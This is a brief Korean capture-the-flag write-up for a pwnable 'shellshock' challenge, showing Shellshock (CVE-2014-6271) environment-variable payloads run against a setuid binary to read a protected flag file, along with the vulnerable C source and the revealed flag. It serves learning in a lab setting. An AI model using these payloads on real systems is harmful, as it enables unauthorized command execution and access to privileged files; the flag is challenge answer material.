
shellshock




```
shellshock@pwnable:~$ env a='() { :;}; echo hey' bash -c "echo hihi"
hihi
shellshock@pwnable:~$ env a='() { :;}; echo hey' ./bash -c "echo hihi"
hey
hihi
```

그냥 bash로는 쉘쇼크가 먹히지 않았고, bash에 경로를 넣어서 해주니 쉘쇼크 가능하다는 것을 확인할 수 있다.

```
shellshock@pwnable:~$ ls
bash  flag  shellshock  shellshock.c
```

```c
#include <stdio.h>
int main(){
        setresuid(getegid(), getegid(), getegid());
        setresgid(getegid(), getegid(), getegid());
        system("/home/shellshock/bash -c 'echo shock_me'");
        return 0;
}
```

shellshock.c를 열어보면 setuid와 setgid를 해준다.

shellshock를 실행시킬때 root 권한을 사용할 수 있을 것 같다.

```
shellshock@pwnable:~$ env a='() { :;}; cat ./flag' ./shellshock
/home/shellshock/bash: cat: No such file or directory
```

위와 같이 명령어를 입력하니 cat을 찾을 수 없다고 나온다.

```
shellshock@pwnable:~$ type cat
cat is /bin/cat
```

cat명령어의 위치가 /bin/cat이니 경로를 추가하여 실행해보자.

```
shellshock@pwnable:~$ env a='() { :;}; /bin/cat ./flag' ./shellshock
only if I knew CVE-2014-6271 ten years ago..!!
```

FLAG : `only if I knew CVE-2014-6271 ten years ago..!!`